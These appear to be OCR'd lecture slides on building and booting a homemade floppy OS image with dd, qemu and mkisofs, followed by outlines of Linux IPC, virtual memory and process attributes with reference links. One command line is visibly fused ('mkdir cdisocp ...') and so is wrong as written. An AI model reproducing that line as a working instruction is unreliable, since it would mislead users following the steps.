
dd status=noxfer conv=notrunc if=myfirst.bin of=myfirst.flp

qemu -fda myfirst.flp
qemu-system-x86_64 -fda myfirst.flp

And there you are! Your OS will boot up in a virtual PC.
If you want to use it on a real PC, you can write the floppy disk image to a real floppy and boot from it, or generate a CD-ROM ISO image.
For the latter, make a new directory called cdiso and move the myfirst.flp file into it.


Then, in your home directory, enter:
mkdir cdisocp ./myfirst.flp ./cdiso/myfirst.flp
mkisofs -o myfirst.iso -b myfirst.flp cdiso/

Topic 2: POSIX C x86 IPC – Inter-Process Communication



2.2. Embedded OS DEMO | Hands-on


Topic 2: POSIX C x86 IPC – Inter-Process Communication



https://access.redhat.com/knowledge/docs/en-US/Red_Hat_Enterprise_MRG/2/html/Realtime_Reference_Guide/chap-Realtime_Reference_Guide-Memory_allocation.html

Summary of Linux/Windows Virtual Memory

Summary of Linux/Windows Virtual Memory




"Blue regions represent virtual addresses that are mapped to physical memory, whereas white regions are unmapped. In the example above, Firefox has used far more of its virtual address space due to its legendary memory hunger. The distinct bands in the address space correspond to **memory segments** like the heap, stack, and so on. Keep in mind these segments are simply a range of memory addresses and *have nothing to do* with Intel-style segments."


http://duartes.org/gustavo/blog/post/anatomy-of-a-program-in-memory
http://duartes.org/gustavo/blog/category/internals

Summary of Linux/Windows Virtual Memory


MS Windows: http://technet.microsoft.com/en-us/library/cc751283.aspx



LINUX: http://www.read.cs.ucla.edu/111/2007fall/notes/lec4



Summary of Linux executable ELF to memory - Process



http://www.cs.umd.edu/~hollings/cs412/s04/proj1/index.html#cast

Summary of Processes & IPC in Linux

http://www.yolinux.com/TUTORIALS/LinuxTutorialPosixThreads.html

https://computing.llnl.gov/tutorials/pthreads/

http://www.advancedlinuxprogramming.com/alp-folder/

Before understanding a thread, one first needs to understand a UNIX process. A process is created by the operating system, and requires a fair amount of "overhead".

Processes contain information about program resources & program execution state, including:

- *Process ID, process group ID, user ID, and group ID;*
- *Environment;*
- *Working directory;*
- *Program instructions;*
- *Registers;*
- *Stack;*
- *Heap;*
- *File descriptors;*
- *Signal actions;*
- *Shared libraries;*
- *Inter-process communication tools (such as message queues, pipes, semaphores, or shared memory)*

Topic 2: Summary of Processes & IPC in Linux

Processes
- Fork
- Signals

Pipes

FIFO

File-locking

OS Message Queues

Semaphores


Shared Memory

Memory Mapped Files

Sockets

Summary of IPC in Linux – Why Pipes?

